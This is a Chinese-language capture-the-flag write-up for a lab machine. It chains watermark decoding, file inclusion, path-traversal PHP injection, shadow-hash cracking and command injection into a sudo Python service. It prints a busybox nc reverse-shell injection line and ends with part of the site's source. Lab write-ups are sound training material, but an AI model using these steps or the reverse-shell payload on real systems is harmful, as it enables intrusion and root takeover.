信息收集

服务探测

```Bash
❯ sudo arp-scan -l
[sudo] password for Pepster:
Interface: eth0, type: EN10MB, MAC: 5e:bb:f6:9e:ee:fa, IPv4: 192.168.60.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.60.1    00:50:56:c0:00:08       VMware, Inc.
192.168.60.2    00:50:56:e4:1a:e5       VMware, Inc.
192.168.60.155  08:00:27:15:ee:55       PCS Systemtechnik GmbH
192.168.60.254  00:50:56:fc:c4:ff       VMware, Inc.
192.168.60.155  08:00:27:15:ee:55       PCS Systemtechnik GmbH (DUP: 2)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.948 seconds (131.42 hosts/sec). 4
responded
❯ export ip=192.168.60.155
❯ rustscan -a $ip
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/Pepster/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size
'-b 10140'.
Open 192.168.60.155:22
Open 192.168.60.155:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 23:33 CST
Initiating ARP Ping Scan at 23:33
Scanning 192.168.60.155 [1 port]
Completed ARP Ping Scan at 23:33, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:33
```

```
Scanning gggbaby.ggg.dsz (192.168.60.155) [2 ports]
Discovered open port 22/tcp on 192.168.60.155
Discovered open port 80/tcp on 192.168.60.155
Completed SYN Stealth Scan at 23:33, 0.02s elapsed (2 total ports)
Nmap scan report for gggbaby.ggg.dsz (192.168.60.155)
Host is up, received arp-response (0.00043s latency).
Scanned at 2025-06-22 23:33:42 CST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:15:EE:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

常规的80端口开放，目录枚举

Bash

```
❯ gobuster dir -u "http://$ip" -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -x php,html,zip,txt -b 404,403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.60.155
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,zip,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 8389]
/info.php             (Status: 200) [Size: 85756]
/uploads              (Status: 301) [Size: 318] [-->
http://192.168.60.155/uploads/]
/admin.php            (Status: 200) [Size: 2726]
/robots.txt           (Status: 200) [Size: 86]
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
```

```
================================================================
```

浏览器访问下 `index.php` 发现可以进行提交反馈

并且下方存在反馈记录

存在 `admin.php` 管理后台

查看返回指纹

```bash
❯ whatweb http://$ip
http://192.168.60.155 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ],
Email[support@interstellar.dsz], HTML5, HTTPServer[Debian Linux][Apache/2.4.62
(Debian)], IP[192.168.60.155], Script, Title[商品反馈 - 星际商城]
```

反解盲水印

有个 `robots.txt`

得到一个提示 `添了点特别的‘味道’`

> 本站的 logo 灵感来自 https://maze-sec.com/special/1/，但我们给它添了点特别的‘味道’！

将 `logo图片` 和 `Maze-sec` 中的图片分别down下来

由于我做的时候，群里已经放出提示了

`盲水印` 很显然是一把梭的玩意

```bash
❯ wget http://192.168.60.155/QQ.png
--2025-06-22 23:42:42--  http://192.168.60.155/QQ.png
Connecting to 192.168.60.155:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1544103 (1.5M) [image/png]
Saving to: ‘QQ.png’

QQ.png          100%[====>]   1.47M  --.-KB/s    in 0.05s

2025-06-22 23:42:42 (30.0 MB/s) - ‘QQ.png’ saved [1544103/1544103]
❯ wget https://maze-sec.com/img/QQ.png
--2025-06-22 23:42:48--  https://maze-sec.com/img/QQ.png
Resolving maze-sec.com (maze-sec.com)... 104.21.70.78, 172.67.221.209,
2606:4700:3035::ac43:ddd1, ...
Connecting to maze-sec.com (maze-sec.com)|104.21.70.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1619330 (1.5M) [image/png]
Saving to: ‘QQ.png.1’

QQ.png.1                                  100%
[=============================================================================>]   1.54M
  266KB/s    in 5.9s
```

```
2025-06-22 23:42:58 (266 KB/s) - ‘QQ.png.1’ saved [1619330/1619330]
```


我使用此脚本

chishaxie/BlindWaterMark: 盲水印 by python

```Bash
❯ pip install -r requirements.txt -i https://pypi.tuna.tsinghua.edu.cn/simple
❯ python3 bwmforpy3.py decode ../QQ.png ../QQ.png.1 ../out.png
image<../QQ.png> + image(encoded)<../QQ.png.1> -> watermark<../out.png>
[ WARN:0@1.227] global loadsave.cpp:848 imwrite_ Unsupported depth image for
selected encoder is fallbacked to CV_8U.
```

查看 `out.png`

得到新线索 `hoshi/`



尝试将此线索作为 `admin.php` 的密码，无果

LFI

乍一看好像是 `某个路径`，作为网页路径访问后

得到 `gift.php`

```Bash
❯ curl -s http://192.168.60.155/hoshi/gift.php
<p style='color:red'>非法文件名</p>
```

显示非法文件名，猜测存在参数，尝试模糊测试一下

这里比较难测出来，因为回显都相同的返回长度，而且条件限制的比较严格

所以采用 `-hs` 参数，隐藏 `responses` 中带有 `非法文件名` 字符串

多次尝试后，得知常规的 `../../../etc/passwd` 是测不出来的，因为 `gift.php` 只能包含网站根目录的文件

例如 `index.php` `admin.php` 之类的文件

并且也无法使用 `php伪协议` 读取文件内容👀

```Bash
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://interstellar.dsz/hoshi/gift.php?FUZZ=index.html" --hs "非法文件名"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://interstellar.dsz/hoshi/gift.php?FUZZ=index.html
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000741:   200        0 L      2 W        30 Ch       "file"


Total time: 0
Processed Requests: 2560
Filtered Requests: 2559
Requests/sec.: 0
```

至少拿到拿到个参数 `file` ，以及可以包含网站根目录文件的线索

并且在我做之前，群里除了盲水印之外的提示，还有个`admin.php`无需爆破的提示

奇怪了，放出两个提示都这么久了还没出首杀，就是因为这个，我才做的🤣

当你点击`联系我们`，会出现一个弹窗

你会发现客服电话是`加粗`并且一直在闪，这个`animate-pulse`类被应用到`span`的标签上，就类似于呼吸灯的效果吧

很显然这就是作者提示给我们的密码

LFI+RCE组合拳

通过密码访问后，可以发现存在三个区域

`反馈文件列表` `用户反馈统计` `商品反馈统计`

当我不断测试，`XSS`之类的payload都不起效果

因为后台处理会将`<`小于符号转为`<`，也就是`HTML实体编码`

所以无法在反馈内容中写恶意payload


不过还是存在一个口子的，你会发现生成的文件名是`username_datetime.txt`这种格式的

时间戳不可控，而用户名我们是可以控制的

所以可以构造一个用户名`../a.php`，实现路径穿越，这样生成的文件就不在`uploads`的目录中

而是在`uploads`的上级目录，也就是网页根目录中

尝试一下



可以看到虽然增加了一个用户名叫 `../a.php`

但文件列表的文件是没有增加的

通过查看 `feedbacks.json`，可以得到完整的文件名 `../a.php_20250622163609.txt` ~~(去掉转义)~~

Bash

```
❯ curl http://192.168.60.155/uploads/feedbacks.json
[
    {
        "username": "test",
        "email": "test@a.c",
        "product": "test_name",
        "feedback": "test_content",
        "filename": "test_20250622162450.txt",
        "timestamp": "2025-06-22 16:24:50"
    },
    {
        "username": "..\/a.php",
        "email": "a@a.c",
        "product": "\u8def\u5f84\u7a7f\u8d8a",
        "feedback": "aaaa",
        "filename": "..\/a.php_20250622163609.txt",
        "timestamp": "2025-06-22 16:36:09"
    }
]
```

你直接访问 `a.php_20250622163609.txt` 即可看到反馈的内容

```bash
❯ curl http://192.168.60.155/a.php_20250622163609.txt
=== Feedback Details ===
Name: ../a.php
Email: a@a.c
Product: 路径穿越
Time: 2025-06-22 16:36:09
Feedback:
aaaa
================
```


而然这一步步下来，你会发现这个路径穿越的漏洞并没有什么用，虽说我们可以控制反馈内容，但有`HTML实体编码`导致无法执行任意代码

由于我们可以控制用户名，而且用户名并不会被`HTML实体编码`，不妨试一下在用户名中插入`php`代码

在后台看一下是否被解析

奇怪的是，用户名明明是我们注入的代码，但不会被执行

在源代码中显示是灰色的，查看元素显示是被注释的



这里在源码中存在另一个提示，`debug静态页面生成`

```
</html>
<div style="display:none" id="static-tip">[debug] 静态页面已生成</div>
```

这里一路问作者要提示过来的😅，太菜了我

也就是当我们通过`admin.php`登录后，会生成一个静态页面，以供我们访问

而静态页面是不能够执行`php`代码的，一般是`html`超文本标记语言，它会将`php`代码视为**普通文本**，交由浏览器渲染出来

可这`admin.php`明明是`php`后缀结尾的，为什么不会执行`php`代码，这就和后端代码有关的

合理猜测是后端将`php`代码执行生成的`静态html`内容返回到浏览器

也就是存在一个`静态的html`文件

尝试再次目录枚举

Bash

```
❯ gobuster dir -u "http://$ip" -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -x php,html,zip,txt -b 404,403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.60.155
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 9251]
/info.php             (Status: 200) [Size: 85760]
/uploads              (Status: 301) [Size: 318] [-->
http://192.168.60.155/uploads/]
/admin.html           (Status: 200) [Size: 4241]
```


```
/admin.php            (Status: 200) [Size: 2726]
```

相比之前的结果，多了 `admin.html` 文件

还记得之前的 `gift.php` 文件包含吗， `gift.php` 文件显然是以 `php` 后缀结尾的，很明显可以执行 `php` 语句


所以思路就来了**利用 `gift.php` 去包含 `admin.html` 文件并且执行其中的 `php代码`**


之前写个了payload是 `phpinfo()` 的，尝试包含一下



不出意外的解析了 `php` 代码

传个一句话木马





直接尝试反弹shell

用户提权

监听端口

```
Bash
❯ penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.60.100
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from hoshi-192.168.60.155-Linux-x86_64 😍 Assigned SessionID
<1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to
/home/Pepster/.penelope/hoshi~192.168.60.155_Linux_x86_64/2025_06_22-18_43_37-
691.log 📜
————————————————————————————————————————————————————————————
www-data@hoshi:/var/www/html/hoshi$ ls -al
total 12
drwxr-xr-x 2 www-data www-data 4096 Jun 21 05:02 .
drwxr-xr-x 4 www-data www-data 4096 Jun 22 06:42 ..
-rwxr-xr-x 1 www-data www-data 1043 Jun 21 05:02 gift.php
```

后面就比较容易了

上传 `linpeas.sh` 无脑扫一下

得到 `/var/backups` 目录中存在 `shadow~` 文件

猜测是 `shadow` 备份文件，并且是 `www-data` 可读

```Bash
www-data@hoshi:/tmp$ cd /var/backups/
www-data@hoshi:/var/backups$ tail -n 2 shadow~
welcome:$6$geD2QaGnx/AiHPAb$8ihVmhNA1GIUFbAkCuUp.KzsUuzAztIlrYNbPFoyORE9U9dsf/L13A
uCNpqkJSxu0HG4ltlhJFJKU2Y1Gj8Sg.:20259:0:99999:7:::
```

爆破得到密码 `loveme2`

```Bash
❯ vi hash
❯ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=crypt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt
6:sha512crypt]) is 6 for all loaded hashes
Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
loveme2          (?)
1g 0:00:00:00 DONE (2025-06-22 18:49) 3.030g/s 3781p/s 3781c/s 3781C/s
753951..shirley
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

切换用户，终于拿到user 🚀

```Bash
www-data@hoshi:/var/backups$ su welcome
Password:
welcome@hoshi:/var/backups$ cd ~
welcome@hoshi:~$ cat user.txt
flag{user-73b671a5f913d849d405784a428288dd}
```

Root提权

并且用户存在 `sudo` 权限，可以执行 `/root/12345.py`

```Bash
welcome@hoshi:~$ sudo -l
Matching Defaults entries for welcome on hoshi:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on hoshi:
    (ALL) NOPASSWD: /usr/bin/python3 /root/12345.py
```

并且在 `/opt` 目录下存在两个空文件

```Bash
welcome@hoshi:/opt$ ls -al
total 20
drwxr-xr-x  2 root root 4096 Jun 20 13:30 .
drwxr-xr-x 18 root root 4096 Mar 18 20:37 ..
-rw-r--r--  1 root root    0 Jun 22 06:58 server.conf
-rw-r--r--  1 root root    0 Jun 22 11:33 server.log
```

尝试直接执行下，发现会开启端口 `12345`

```
welcome@hoshi:~$ sudo /usr/bin/python3 /root/12345.py
Server listening on port 12345...
```

通过nc连接一下端口

存在执行命令功能，尝试执行其他命令

发现命令有白名单，只能执行以下命令

```Bash
❯ nc -vn $ip 12345
(UNKNOWN) [192.168.60.155] 12345 (?) open
conf> help
=== Configuration Shell ===
?/help          List available commands
q/quit          Exit the shell
read_config     Read server configuration
write_config    Write to server configuration
list_files      List files in /opt directory
check_status    Check server status
```

```
exec_cmd        Execute allowed system commands (e.g., whoami, pwd)

conf> exec_cmd id
uid=0(root) gid=0(root) groups=0(root)

conf> exec_cmd nc
Error: 'nc' not in allowed commands: whoami, pwd, date, id
```

可以使用 `write_config` 功能写任意文本到 `/opt/server.conf`

但好像并没有什么用

bash命令注入

新开一个终端

你可以发现**试错**了一段时间后，`/opt/server.log` 中的内容增加了

查看一下，发现执行的命令是被 `sh -c` 包裹的

```Bash
welcome@hoshi:/opt$ cat server.log
[2025-06-22 13:11:41] ('192.168.60.100', 53434): Received: exec_cmd id
[2025-06-22 13:11:41] ('192.168.60.100', 53434): Executing command: sh -c 'id'
[2025-06-22 13:11:48] ('192.168.60.100', 53434): Received: exec_cmd nc
[2025-06-22 13:11:48] ('192.168.60.100', 53434): Invalid command: nc
```

欸，那不就可以进行命令注入了

总之就是跟sql注入类似，输入白名单内的命令之后手动添加分号进行闭合，再输入第二个命令

```Bash
conf> exec_cmd id' && ls -al && '
uid=0(root) gid=0(root) groups=0(root)
total 32
drwx------ 3 welcome welcome 4096 Jun 22 07:08 .
drwxr-xr-x 3 root    root    4096 Apr 11 22:27 ..
lrwxrwxrwx 1 root    root       9 Jun 20 10:13 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome  220 Apr 11 22:27 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11 22:27 .bashrc
drwx------ 3 welcome welcome 4096 Jun 22 07:09 .gnupg
-rw-r--r-- 1 welcome welcome  807 Apr 11 22:27 .profile
-rw-r--r-- 1 root    root      44 Jun 20 10:13 user.txt
-rw------- 1 welcome welcome  743 Jun 22 06:56 .viminfo
```

结果是可行的，通过日志可以得知我们构造的命令

```Bash
[2025-06-22 13:19:42] ('192.168.60.100', 53434): Received: exec_cmd id' && ls -al
&& '
[2025-06-22 13:19:42] ('192.168.60.100', 53434): Executing command: sh -c 'id' &&
ls -al && ''
```

但我测试其他符号的时候，就出现了报错

其实这里我没搞明白，后来才得知，虽然echo显示不允许出现 `;|&<>`

但源码中实际上不存在 `&` 所以我误打误撞正好试了 `&` 就成了

好一个障眼法😈

```Bash
conf> exec_cmd ' && id && '
Error: '' not in allowed commands: whoami, pwd, date, id
conf> exec_cmd id' || ls /root || '
Error: Forbidden characters (;|&<>) detected.
conf> exec_cmd id' ; ls /root ; '
Error: Forbidden characters (;|&<>) detected.
```

利用 `&&` 直接弹shell回来

```Bash
conf> exec_cmd id' && busybox nc 192.168.60.100 4444 -e /bin/bash && '
---------------------------
```

```
[+] Got reverse shell from hoshi-192.168.60.155-Linux-x86_64 😍 Assigned SessionID
<4>
[!] Session detached ⇲

(Penelope)─(Session [2])> interact 4
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [4], Shell Type: PTY, Menu key: F12
[+] Logging to
/home/Pepster/.penelope/hoshi~192.168.60.155_Linux_x86_64/2025_06_23-01_29_08-
592.log 📜
──────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────
root@hoshi:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root)
root@hoshi:/home/welcome# cd ~
root@hoshi:~# cat root.txt
flag{root-5de923e57adefd6a1fd53a6705ad6486}
root@hoshi:~# cat congrats.txt
Congratulations, Hacker!

You've successfully pwned this target machine! 🎉
Your skills are top-notch, and you've earned ultimate bragging rights.

Keep hacking, keep learning, and check out more challenges at maze-sec.com!
See you in the next challenge!

- Sublarge

恭喜你，黑客!

你已成功攻破目标机器! 🎉
你的技术一流，赢得了至高无上的吹嘘权。

继续黑客之路，继续学习，并访问 maze-sec.com 了解更多挑战!
下一个挑战中见!

- Sublarge
```

后记

后端实现相关代码

- index.php

```php
<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>商品反馈 - 星际商城</title>
    <script src="https://cdn.tailwindcss.com"></script>
    <style>
        body {
            background: linear-gradient(135deg, #1e3a8a, #6b21a8);
            min-height: 100vh;
            margin: 0;
            padding-top: 80px;
        }
        .navbar {
            background: rgba(17, 24, 39, 0.95);
            backdrop-filter: blur(10px);
            box-shadow: 0 2px 5px rgba(0, 0, 0, 0.2);
        }
        .glow {
            box-shadow: 0 0 15px rgba(59, 130, 246, 0.5);
        }
        .message-card {
            transition: transform 0.3s ease, box-shadow 0.3s ease;
        }
        .message-card:hover {
            transform: translateY(-5px);
            box-shadow: 0 10px 20px rgba(0, 0, 0, 0.3);
        }
        .back-to-top {
            position: fixed;
            bottom: 20px;
            right: 20px;
            background: #3b82f6;
            color: white;
            padding: 12px;
            border-radius: 50%;
            transition: opacity 0.3s ease, transform 0.3s ease;
            opacity: 0;
        }
        .back-to-top.visible {
            opacity: 1;
            transform: translateY(0);
        }
```

```
        .back-to-top:hover {
            transform: translateY(-5px);
        }
    </style>
</head>
<body class="text-gray-100 font-sans">
    <!-- 导航栏 -->
    <nav class="navbar fixed top-0 left-0 w-full z-50">
        <div class="container mx-auto px-6 py-4 flex items-center justify-
between">
            <div class="flex items-center space-x-4">
                <img src="QQ.png" alt="StarMall Logo" class="h-10 w-10 rounded-
full glow" style="max-width:48px;max-height:48px;">
                <h1 class="text-2xl font-bold text-white">星际商城</h1>
            </div>
            <div class="space-x-6">
                <a href="#" class="text-gray-300 hover:text-blue-400 transition"
onclick="openContactModal(event)">联系我们</a>
                <a href="#" class="text-gray-300 hover:text-blue-400 transition">
首页</a>
                <a href="uploads/" class="text-gray-300 hover:text-blue-400
transition">反馈档案</a>
            </div>
        </div>
    </nav>

    <div class="container mx-auto p-6 max-w-4xl">
        <div class="text-center text-gray-300 mb-8">
            <h2 class="text-3xl font-semibold text-white glow mb-4">商品反馈留言板
</h2>
            <p class="text-lg">欢迎体验星际商城！您的反馈是我们改进产品与服务的关键，无
论是产品质量、使用感受还是建议，我们都非常重视。</p>
            <p class="mt-2">请填写以下信息，提交您的宝贵意见。我们的专业客服团队将在
<strong>3个工作日内</strong>处理并回复您。所有反馈将生成专属记录，存档于<a
href="uploads/" class="text-blue-500 hover:underline">反馈档案目录</a>。</p>
            <p class="mt-2 text-sm text-gray-400">如需即时帮助，请拨打客服热线：<span
class="text-xl text-yellow-400 font-bold animate-pulse">400-123-4567</span>，或邮件
至 support@interstellar.dsz。</p>
        </div>

        <!-- 反馈表单 -->
        <form action="" method="POST" class="bg-gray-800 p-8 rounded-lg glow mb-
12">
